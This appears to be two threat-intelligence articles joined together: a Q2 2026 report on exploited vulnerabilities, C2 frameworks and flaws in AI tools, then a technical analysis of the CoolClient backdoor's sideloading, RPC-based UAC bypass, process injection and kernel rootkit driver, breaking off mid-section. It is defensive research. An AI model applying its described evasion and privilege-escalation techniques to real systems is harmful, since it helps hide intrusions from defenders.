
The distribution of published exploits by software type in Q2 2026 includes categories that haven’t appeared in the sample for a long time. For instance, we’re once again seeing exploits targeting SharePoint. It’s worth noting that while several vulnerability write-ups for Exchange and SharePoint were published during the quarter, most turned out to be fake, AI-generated research. While the articles and exploit source code themselves look fairly polished, they describe nonexistent problems in the software or its components — often close to genuinely vulnerable mechanisms — in order to mislead researchers. This type of attack is aimed at increasing the time it takes to detect real vulnerabilities. In some cases, the description of a nonexistent vulnerability came bundled with completely unrelated malware.
Distribution of published exploits by platform, Q1 2026 (download)
Distribution of published exploits by platform, Q2 2026 (download)
Vulnerability exploitation in APT attacks

We analyzed which vulnerabilities were exploited in APT attacks during Q2 2026. The rankings provided below include data based on our telemetry, research, and open sources.
TOP 10 vulnerabilities exploited in APT attacks, Q2 2026 (download)
In Q2 2026, a trend emerged in APT attacks toward exploiting new vulnerabilities right from the moment they’re published. As before, we’re also seeing a large number of zero-day vulnerabilities. The Langflow vulnerability deserves particular attention: it’s one of the first cases of an APT group exploiting AI technology, which many organizations are only just beginning to integrate. Because most of this tech is proprietary, it has a considerable number of security blind spots. Therefore, given the growing number of AI-based automation tools, we strongly recommend going beyond the usual patching and developing secure procedures for credential use and sensitive data handling in systems that rely on agents and LLMs.
C2 frameworks
In this section, we examine the most popular C2 frameworks used by APT groups and analyze the vulnerabilities targeted by the exploits that interacted with C2 agents in APT attacks.

The chart below shows the frequency of known C2 framework usage in attacks during Q2 2026, according to open sources.
TOP 10 C2 frameworks used by APTs to compromise user systems, Q2 2026 (download)
Sliver, Havoc, AdaptixC2, and Metasploit remain the most widely used C2 frameworks. After studying open sources and analyzing samples of malicious C2 agents that contained exploits, we determined that the following vulnerabilities were utilized in APT attacks involving the C2 frameworks mentioned above:
CVE-2026-35273: a vulnerability in Oracle PeopleSoft PeopleTools that security vendors classify as server-side request forgery (SSRF). The details of the vulnerability have never been disclosed, although some research covers the post-exploitation steps
CVE-2023-46604: an insecure deserialization vulnerability in Apache ActiveMQ that allows arbitrary code execution in the context of the service process
CVE-2024-12356 and CVE-2026-1731: command injection vulnerabilities in BeyondTrust software that allow an attacker to send malicious commands even without system authentication
CVE-2023-36884: a vulnerability in the Windows Search component that allows commands to be run on the system, bypassing the mark-of-the-web (MoTW) mechanism
CVE-2025-53770: an insecure deserialization vulnerability in Microsoft SharePoint that allows for unauthenticated command execution on the server
CVE-2025-8088 and CVE-2025-6218: similar directory traversal vulnerabilities in WinRAR that allow files to be extracted from an archive to a predetermined path, potentially without the archiving utility displaying any alerts to the user
These vulnerabilities show that attackers used them for initial access and privilege escalation on vulnerable systems, setting the stage for launching a C2 agent. They include both zero-day vulnerabilities and fairly well-known security issues.
LLM/AI tool vulnerabilities
This section analyzes data published in Kaspersky’s vulnerability knowledge base. We reviewed the Q2 2026 version of the knowledge base.
As mentioned above, AI tools, plugins, and technologies have proven fairly effective at automating the search for problematic code and anomalous behavior. The high speed at which new vulnerabilities are being discovered has naturally created a need to fix them just as quickly. AI is often used for this too, which increases the volume of code being generated. However, neither code written without human involvement nor AI-generated advice is always correct.
The chart below covers registered vulnerabilities in AI tools for 2025–2026.
Number of published vulnerabilities in LLMs, AI tools, and plugins with similar functionality, 2025–2026 (download)
As the charts show, AI tools are racking up a substantial number of registered vulnerabilities, and that number keeps growing quarter over quarter. It’s also worth looking at how AI tool vulnerabilities break down by type, according to the CWE system:
TOP 6 vulnerability types in products that implement or use AI/LLM logic, 2025–2026
Interestingly, vulnerabilities of an undetermined type have ranked first in every quarter since the start of 2025. Traditionally-made software has the same issue, and it doesn’t look like the growing number of AI tools will fix it. It’s also notable that the list includes classes CWE developers themselves don’t recommend using for vulnerability classification, since they lump together a whole range of more specific types. CWE-284 is an example of this.
Looking at the most common classes, the key issues found in AI-related software can be summed up as follows:
Inadequate access control over critical system objects
Improper implementation of authentication and authorization mechanisms
Injections
It’s worth noting that injection-related vulnerabilities were relatively rare before AI agents took off (previously, they mostly affected web apps). Recently, though, these security issues have become relevant again.
Looking back at a year and a half of the AI boom, one conclusion stands out regarding registered vulnerabilities: AI tool developers are more focused on expanding functionality than on security. This is worth keeping in mind when using these tools. Let’s look at the projects and applications that either integrated AI tools or offered them as the core product. Below is a list of the those with the highest number of registered vulnerabilities for 2025–2026.
TOP AI/LLM-related projects by number of published vulnerabilities, 2025–2026 (download)
Notable vulnerabilities
This section highlights the most significant vulnerabilities published in Q2 2026 that have publicly available descriptions. Since the above already covers several significant vulnerabilities published during the reporting period, this section consists mainly of LLM/AI tool vulnerabilities.
CVE-2026-25253: a gatewayUrl vulnerability in OpenClaw
The issue stems from the fact that the OpenClaw user interface trusts the value of the gatewayUrl parameter passed in the URL and automatically establishes a WebSocket connection to the specified address. During this connection process, it sends an authentication token without any additional user confirmation.
The attack algorithm exploiting this vulnerability works as follows:
The application obtains a critical connection address from an external source (the gatewayUrl URL parameter), which is controlled by the attacker.
There is no validation before use.
The client automatically initiates a connection to the address specified in the parameter, which belongs to the attacker.
While connected, the application sends credentials (an access token) to the specified address.
If the attacker obtains a valid token, the consequences depend on that token’s level of access within the system. In general, this could lead to:
User session compromise
Execution of operations on the user’s behalf
Modification of the AI agent configuration
Unauthorized access to tools and resources connected to the agent
Under certain OpenClaw configurations, further compromise of the host running the agent
It’s worth noting that the risk of exploitation arises from a combination of several factors: the automatic connection and token transmission, the lack of address trust verification, and the high privileges granted to the local AI agent.
CVE-2026-41948: a path traversal vulnerability in the Dify AI platform
The vulnerability lets an authenticated user craft a request that enables the application to escape its permitted tenant and gain access to internal REST APIs that weren’t meant for that user. The root cause is insufficient normalization and validation of the URL path before it’s passed to the internal service.
Depending on the Dify configuration, the consequences can include:
Unauthorized access to internal service interfaces
Breach of isolation between workspaces
Exposure of internal service information
Conditions favorable to further attacks when combined with other vulnerabilities
The use of Dify in enterprise AI platforms is particularly risky, since internal services there tend to hold elevated privileges.
CVE-2026-45386: an improper access control vulnerability in Open WebUI
In Open WebUI, pin/unpin operations on messages are write operations, since they modify that message’s metadata (is_pinned, pinned_by, pinned_at). In vulnerable versions, however, before performing these actions, the API only checked for read access to the channel (a chat between a user or group and the AI) containing the message, not permission to modify its content. As a result, a user with a role limited to viewing messages could still change a message’s pinned status.
The vulnerability’s mechanism works as follows:
The user initiates an action that changes the state of an object.
The application treats this action as a regular read request.
Only channel view permission is checked.
The application performs a write without verifying the required user authorization.
This violates one of the fundamental principles of access control models — namely, that any operation that changes the state of data must be checked for the appropriate write or moderation permissions, regardless of whether the object itself is readable.
Although the vulnerability doesn’t lead to arbitrary code execution or compromise of sensitive data, it can affect data integrity and collaborative workflows. Potential consequences of exploitation include unauthorized pinning or unpinning of messages, disruption of channel moderators’ and administrators’ activities, changes to the display order of important information, and even the potential spread of false or misleading information by altering the channel containing a pinned message.
Open WebUI is widely used as an interface for interacting with local and enterprise LLMs. In these systems, pinned messages often contain important instructions, announcements, or tips for users. The ability to modify them with minimal privileges can disrupt collaborative workflows, cause confusion, and undermine trust in information published by administrators and moderators.
CVE-2026-45501: a vulnerability in Microsoft Exchange
The vulnerability stems from improper neutralization of user input when generating Exchange web pages. As a result, the browser may interpret specially crafted data as active content instead of plain text.
Although Microsoft categorizes the potential impact of exploiting this vulnerability as spoofing, flaws like this can lead to alteration of displayed content, imitation of trusted interfaces, actions on behalf of the user within an active session, and abuse of user trust.
It’s worth noting that issues like this are still relevant in modern software, given that mechanisms like Content Security Policy and various parsers were specifically created to help developers neutralize dangerous parts of user page content.
Conclusion and advice
Q2 brought the first significant results of AI automation adoption in software development and vulnerability hunting tools. This research shows that beyond traditional patch management, organizations now need real-time monitoring of systems and access controls, since infrastructure and everyday applications now contain far more AI functionality that could lead to compromise.
Accordingly, besides quickly detecting infrastructure vulnerabilities and managing security patches, modern enterprise-grade security solutions need to provide a broad range of preventive measures for tracking the overall health of systems and workstations. Kaspersky Next meets these requirements by combining proactive mechanisms with the ability to respond promptly to emerging threats.
CoolClient is a backdoor family attributed to the HoneyMyte APT group (also known as Mustang Panda) that has been used in their cyber-espionage campaigns targeting organizations across Asia and Russia. It supports such capabilities as keylogging, clipboard theft, credential harvesting, file management, system reconnaissance, and plugin-based extensions.
Since its first public disclosure by Sophos in 2022 and subsequent analysis by Trend Micro in 2023, CoolClient has continued to evolve. In 2025, we analyzed a newer variant that introduced clipboard theft and HTTP traffic interception for credential harvesting.
In late 2025 and 2026, our latest investigation reveal another major evolution. The newest CoolClient variant can deploy a signed kernel-mode driver as a Windows service and communicate with it through IOCTL requests. The driver enhances the malware’s stealth by hiding the CoolClient process, protecting related files and registry entries, and preventing them from being inspected or modified. The overall design is comparable to the kernel-mode enhancements previously observed in ToneShell, but the CoolClient driver exposes dedicated IOCTL handlers that allow the user-mode backdoor to communicate directly with the driver.
We have observed this updated CoolClient variant and its accompanying driver in intrusions across multiple countries in Asia, including Pakistan, Mongolia, and Myanmar.
Technical analysis
In the observed campaign targeting Myanmar, HoneyMyte used PlugX as the initial post-compromise implant to deploy the CoolClient components. Before deploying the malware, the actor added both a folder exclusion and a file exclusion to Microsoft Defender for the fake Windows Defender installation directory and the renamed sideloader executable (defender.exe).
The actor then created a fake Windows Defender installation directory, copied the CoolClient components into it, and renamed a legitimate Sangfor executable, usually named Sang.exe, to defender.exe to serve as the DLL sideloader.
When executed, defender.exe sideloads the malicious libngs.dll, initiating the CoolClient execution chain described in the following sections.
CoolClient components
Similar to previous variants, the latest CoolClient user-mode component follows a multi-stage execution chain, with each component performing a distinct role during execution.
Component
Description
defender.exe / Sang.exe
Legitimate Sangfor application abused for DLL sideloading
libsrapc.dll
Benign dependency required for the Sangfor application to execute normally
libngs.dll
First-stage loader that decrypts and loads the next stage into memory (First stage)
loadcert.ini
Encrypted DLL implementing the core CoolClient functionality, including command handling, process injection, driver deployment, and persistence (Second stage)
cert.ini
Final-stage implant responsible for C2 communication and backdoor functionality (Final stage)
time.ini
CoolCleint configuration file
Our previous CoolClient analysis focused primarily on the final-stage implant (main.dat), including its backdoor commands and plugin framework, while the first-stage loader (libngs.dll) and second-stage component (loader.dat) received only a brief overview. In the latest variant CoolClient, loader.dat and main.dat have been renamed to loadcert.ini and cert.ini, respectively. This article revisits those earlier stages, focusing on the second-stage component and the newly introduced kernel-mode driver that extends CoolClient with rootkit capabilities.
Overview of the new variant of CoolClient
First stage: libngs.dll
Execution begins when the legitimate Sangfor application (defender.exe or Sang.exe) loads the malicious libngs.dll through DLL sideloading. As in previous CoolClient variants, the malware continues to abuse the same Sangfor application to execute its first-stage loader.
To make the DLL appear legitimate, libngs.dll exports numerous dummy functions. Each export simply calls OutputDebugStringA with its corresponding function name before immediately invoking ExitProcess, serving no functional purpose other than mimicking the expected export table of the legitimate DLL.
Dummy export functions in libngs.dll invoking OutputDebugStringA and ExitProcess
The actual malicious logic is executed from DllMain (DllEntryPoint). Although heavily obfuscated through control flow flattening and numerous unconditional jumps, the routine ultimately performs a straightforward task: loading, decrypting, and executing the encrypted second-stage DLL, loadcert.ini.
The loader resolves the required Windows APIs, reads loadcert.ini into memory, and decrypts it using a 0x32-byte repeating XOR keystream derived from a transformed seed value of 0xA4. After decryption, the DLL is loaded directly into memory, and execution is transferred to loadcert.ini.
Second stage: loadcert.ini (before synchost.exe injection)
The second-stage DLL, loadcert.ini, is responsible for preparing the execution environment before the malware transitions into its injected process. It first determines its execution context by checking whether the current module is synchost.exe.
If the DLL is running under the original sideloaded process (for example, Sang.exe), it performs the initial setup, including persistence, UAC bypass, registry modifications, and process injection.
If the DLL is already executing inside synchost.exe, it follows a different execution path that decrypts time.ini, deploys the kernel-mode driver, and loads the final-stage implant (cert.ini).
Command handler
The command handler remains largely unchanged from previous CoolClient variants, with one notable difference: the malware now injects into synchost.exe instead of write.exe.
Execution is controlled through three command-line parameters:
Parameter
Purpose
install
Performs the initial setup, including persistence, privilege checks, and preparation for the injected execution path.
work
Executes the primary second-stage functionality from the injected synchost.exe process, including driver deployment and third-stage loading.
passuac
Continues execution after privilege elevation.
If no parameter is supplied, the malware creates a new Sang.exe process with the install parameter using CreateProcessW.
Establishing AutoRun persistence
When executed with the install parameter, CoolClient creates an AutoRun entry under:
The registry value, named goopdate, launches Sang.exe (or defender.exe, depending on the deployment) with the work parameter whenever the user logs on.
Process injection into synchost.exe
Upon establishing the AutoRun registry entry, CoolClient decrypts loadcert.ini using a 0x32-byte repeating XOR keystream derived from the hardcoded base key 0x4D.
The decrypted DLL is then injected into a newly created suspended instance of synchost.exe. The malware allocates memory in the target process, writes the decrypted payload, redirects the thread context to the injected code, resumes execution, and finally terminates the original process with ExitProcess.
From this point onward, execution continues entirely within synchost.exe, where the malware proceeds with kernel-mode driver deployment before loading the final-stage implant (cert.ini).
Service installation
When executed with the install parameter, CoolClient establishes an additional persistence mechanism by installing itself as a Windows service. Before doing so, it verifies that it has sufficient access to the Service Control Manager and that no 360 Total Security software processes (360sd.exe, zhudongfangyu.exe, or 360desktopservice64.exe) are running.
Function to check for running 360 Total Security software processes
If both checks succeed, the malware decrypts time.ini to retrieve the service configuration, including the service name and description. It then checks whether the service media_updaten already exists. If found, the existing service is stopped and deleted before a new one is created.
The new service is configured to execute Sang.exe<.code> with the work parameter using CreateServiceA. The malware then starts the service by executing "sc start media_updaten" via WinExec.
Administrator privilege check
If the service installation path is not taken, CoolClient checks whether the current process is running with administrator privileges by verifying membership in the local Administrators group.
When administrative privileges are available, the malware relaunches itself with the passuac parameter before continuing with the remaining execution flow.
Elevated relaunch and UAC bypass
To continue execution with elevated privileges while concealing its true parent process, CoolClient implements an RPC-based process creation technique similar to the method described by Google Project Zero. The technique combines RPC process creation with parent process ID (PPID) spoofing to launch a new elevated instance of itself.
The malware first checks for the presence of escanmon.exe. If the process is running, it constructs the path to C:\Windows\System32\winver.exe and establishes a connection to the local ncalrpc endpoint (201ef99a-7fa0-444c-9399-19ba84f12a1a). It then invokes NdrAsyncClientCall to launch winver.exe through the RPC interface.
Authenticated RPC binding used during the RPC-based UAC bypass
After winver.exe is created, CoolClient retrieves its debug object using NtQueryInformationProcess, detaches the debugger through NtRemoveProcessDebug, and terminates the process. The obtained debug object is later reused during the remainder of the UAC bypass routine.
Next, the malware repeats the same RPC-based process creation technique to launch computerdefaults.exe. It associates the previously obtained debug object with the current thread using DbgUiSetThreadDebugObject, waits for the resulting process creation event through WaitForDebugEvent, and duplicates the process handle using NtDuplicateObject, obtaining a handle with full access rights.
Finally, CoolClient relaunches itself as Sang.exe passuac using CreateProcessW with an extended startup attribute list. By configuring PROC_THREAD_ATTRIBUTE_PARENT_PROCESS through UpdateProcThreadAttribute, the duplicated process handle is assigned as the parent of the new process. As a result, the new Sang.exe passuac instance executes with an elevated context while appearing to have been spawned by the trusted Windows process instead of the original CoolClient process.
Second stage: loadcert.ini (Injected Execution)
After being injected into synchost.exe, loadcert.ini follows its injected execution path, where it deploys the kernel-mode driver and launches the final-stage implant (cert.ini). If administrative privileges are unavailable, the malware skips driver deployment and proceeds directly to the third-stage injection.
Kernel-Mode driver deployment
The deployment routine begins by decrypting time.ini. CoolClient then verifies that it has sufficient privileges to install a kernel-mode driver by checking for full access to the Service Control Manager (SCM) and the presence of SeTcbPrivilege.
If both conditions are met, CoolClient extracts an embedded LZMA-compressed driver from loadcert.ini, decompresses it, and writes it to disk as msagent.sys in the same directory as cert.ini, for example:
Next, the malware checks whether a service named msagent already exists. If present, the existing service is stopped and deleted before a new driver service is created and started, loading the kernel-mode component into the operating system.
Driver initialization
After the driver is loaded, CoolClient establishes communication with it by opening the device \\.\msagent using CreateFileW. The user-mode component then initializes the driver by issuing three DeviceIoControl requests.
IOCTL
Purpose
0x222120
Registers the current CoolClient process with the driver.
0x2221E0
Sends the configured C2 IPv4 address to the driver.
0x2220F0
Registers filesystem and registry paths that should be protected or hidden.
The first request (0x222120) registers the current CoolClient process as a trusted process within the driver. The request includes the process ID, an operation code, and a flag that marks the process as trusted, allowing it to interact with protected files, registry keys, and processes.
The second request (0x2221E0) passes the configured C2 IPv4 address extracted from time.ini.
Finally, 0x2220F0 registers the CoolClient installation directory (for example, C:\Program Files\Microsoft\Windows Defender\) together with the service registry path (\Registry\Machine\SYSTEM\CurrentControlSet\Services\media_updaten). These entries allow the driver to protect the malware’s files and registry objects from inspection, modification, and deletion.
As part of the initialization, CoolClient updates the HKLM\SYSTEM\RNG\Wid_H1deF5Dirs registry value by appending its installation directory if it is not already present. This registry value is later used by the driver when applying its hiding and protection mechanisms.
The implementation of these IOCTL handlers and the corresponding driver functionality are discussed in the msagent.sys section.
Cert.ini process injection
Once the driver has been initialized, CoolClient proceeds to launch the final-stage implant (cert.ini). Before creating the target process, the malware enumerates active WinStation sessions to identify a suitable interactive user session.
After selecting a session, CoolClient duplicates its access token, updates the session identifier, and creates a new synchost.exe process using CreateProcessAsUserA. The decrypted cert.ini DLL is then injected into the suspended process using the same memory allocation, thread context modification, and ResumeThread technique described earlier.
This marks the final transition in the execution chain, where the third-stage implant takes over C2 communication and the remaining backdoor functionality.
Msagent.sys driver
Analysis of the deployed kernel-mode driver reveals an embedded PDB path:
The path contains several notable strings, including “Nanjing Laboratory” (南京实验室) and “Zhang Xuejie Yunnan m” (张雪杰云南m), which likely refer to the driver’s development environment. However, our OSINT analysis did not identify any information linking these strings to a known organization, developer, or threat actor.
The driver is digitally signed with a certificate issued to "Nanjing Ranyi Technology Co., Ltd.", with serial number 3E 62 DC 5D 8D 61 2A 26 33 E7 6B DF D6 07 19 DD. The certificate was valid from August 2013 to September 2014.
We identified several older malicious drivers signed with the same certificate that were compiled around 2013. However, we found no evidence directly linking those samples to the CoolClient activity described in this article.
Driver configuration
During initialization, the driver loads its stealth configuration from the registry key \REGISTRY\MACHINE\SYSTEM\RNG. The configuration defines which system objects should be hidden or protected and controls the driver’s operating mode.
Registry configuration loaded by the driver during initialization
Two REG_DWORD values control the driver’s operating mode:
Registry Value
Default
Description
Hid_State
1
Enables the driver’s rootkit functionality.
Hid_StealthMode
0
Controls additional stealth features used by selected driver routines.
In addition, the driver loads several REG_MULTI_SZ values that define the objects to be hidden or protected.
Registry Value
Purpose
Wid_H1deF5Dirs
Directories to hide
Wid_H1deF5Files
Files to hide
Wid_H1deRegKeys
Registry keys to hide
Wid_H1deRegValues
Registry values to hide
Hid_IgnoredImages
Processes to ignore
Hid_ProtectedImages
Processes to protect
Together, these registry values determine which filesystem paths, registry objects, and processes are managed by the driver’s protection mechanisms.
After loading the configuration, the driver converts the registry entries into internal lookup structures that are shared across its various protection components.
These structures are later referenced by the filesystem minifilter, registry callback, process callback, object callback, image load callback, and IOCTL handlers to determine whether a file, registry object, or process should be hidden, protected, or ignored.
Preparation for process hiding
Next, the driver dynamically locates the ActiveProcessLinks (LIST_ENTRY) field within the EPROCESS structure instead of relying on hardcoded offsets. It first validates several predefined offsets and, if none match, performs a linear scan of the EPROCESS structure to identify the correct location. This approach allows the driver to remain compatible across different Windows versions, where the layout of EPROCESS may differ.
The driver validates candidate ActiveProcessLinks layouts before enabling process hiding
Once the correct offset has been identified, it is stored for later use by the process hiding routines. During process hiding and restoration, the driver uses IOCTLs 0x22219C and 0x2221A0 to unlink and relink entries in the Windows active process list, effectively hiding or restoring processes on demand.
Process, object, and image load callbacks
After preparing its process tracking structures, the driver initializes several AVL trees and populates them with configuration entries loaded from the registry, including Wid_H1deF5Dirs, Wid_H1deF5Files, Wid_H1deRegKeys, Wid_H1deRegValues, Hid_IgnoredImages, Hid_ProtectedImages, and Hid_HideImages.
These AVL trees provide efficient lookups for protected files, registry objects, and tracked processes, and are shared by the callback routines and IOCTL handlers.
The driver then registers three types of kernel callbacks that form the foundation of its protection and monitoring mechanisms:
Object callbacks using ObRegisterCallbacks
Process creation and termination callbacks using PsSetCreateProcessNotifyRoutineEx
Image load callbacks using PsSetLoadImageNotifyRoutine
Registration of object, process, and image load callbacks during driver initialization
After registration, these callbacks maintain the driver’s internal tracking structures as processes, threads, and images are created or loaded.
Object callbacks
To protect selected processes, the driver registers object callbacks for process (PsProcessType) and thread (PsThreadType) objects using ObRegisterCallbacks with an altitude of 1203. These callbacks intercept requests to open process and thread handles. If the target process is protected, the driver reduces the access rights granted to the requesting process, preventing operations such as process termination, code injection, and other forms of process manipulation. In this sample, the protected process is the injected CoolClient code running inside synchost.exe.
Process and image load callbacks
The driver registers process creation and termination callbacks using PsSetCreateProcessNotifyRoutineEx, together with an image load callback via PsSetLoadImageNotifyRoutine.
